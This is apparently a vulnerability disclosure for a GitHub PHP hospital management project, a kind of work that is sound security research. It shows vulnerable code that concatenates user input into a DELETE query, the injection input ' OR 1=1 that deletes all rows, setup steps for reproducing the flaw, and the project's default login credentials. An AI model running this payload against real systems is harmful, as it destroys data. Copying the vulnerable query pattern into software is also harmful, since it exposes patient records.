SQL Injection Vulnerability in the Hospital-Management-System-Website Editor

# Source Code of the User Deletion Interface

```php

if ($ai != '') {

    $sql = "DELETE FROM dashboard WHERE patient\_id ='$ai'";

} else {


    echo "Plz write some data that you want to update";


}

```

The vulnerability exists because the user-input variable `$ai` is directly concatenated into the SQL statement \*\*without parameterization\*\*. This allows attackers to tamper with the logic of the SQL statement by constructing malicious input.

For example, inserting `' OR 1=1` can delete all users.






Project Setup and Reproduction


## 1. Download the Source Code

Link: https://github.com/nahiduddinahammed/Hospital-Management-System-Website?tab=readme-ov-file




Download Link: https://github.com/nahiduddinahammed/Hospital-Management-System-Website/archive/refs/heads/master.zip)

## 2. Extract and Place in the www Root Directory of PHPStudy




## 3. Set Up the Website in XP.CN (XiaoPi Panel)



## 4. Import the Database





## 5. Directory Structure



## 6. Modify Configuration Files

Update the configurations in `connection.php` and `dbConfig/configure.php` to use your own database username and password.







# Login

Account information (from the `user` table in the `hospital\_db.sql` database file):


- Email: nahid@gmail.com

- Password: 123456



